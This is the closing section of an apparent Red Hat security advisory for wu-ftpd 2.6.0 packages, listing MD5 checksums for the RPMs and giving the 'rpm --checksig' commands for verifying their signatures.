7c2f89b3f8533ec54a36c5dde5995ce6	5.2/alpha/wu-ftpd-2.6.0-2.5.x.alpha.rpm
8dbd0b0f1fa1d0755393942cb4cb141d	5.2/i386/wu-ftpd-2.6.0-2.5.x.i386.rpm
5d9df2512a15e5c8914f398d980b12e7	5.2/sparc/wu-ftpd-2.6.0-2.5.x.sparc.rpm
67349a75b767585628912b840e52806e	6.2/SRPMS/wu-ftpd-2.6.0-14.6x.src.rpm
fafe870fc91762dd7e9182df3b4dfee5	6.2/alpha/wu-ftpd-2.6.0-14.6x.alpha.rpm
50c11f333641277ab75e6207bffb13b4	6.2/i386/wu-ftpd-2.6.0-14.6x.i386.rpm
8abba6ffa660d1c221581855630ed40d	6.2/sparc/wu-ftpd-2.6.0-14.6x.sparc.rpm

These packages are GPG signed by Red Hat, Inc. for security. Our key is available at:
http://www.redhat.com/about/contact.html
You can verify each package with the following command: rpm --checksig filename

If you only wish to verify that each package has not been corrupted or tampered with,

examine only the md5sum with the following command: rpm --checksig --nogpg filename

Note that you need RPM >= 3.0 to check GnuPG keys.

8. References:
N/A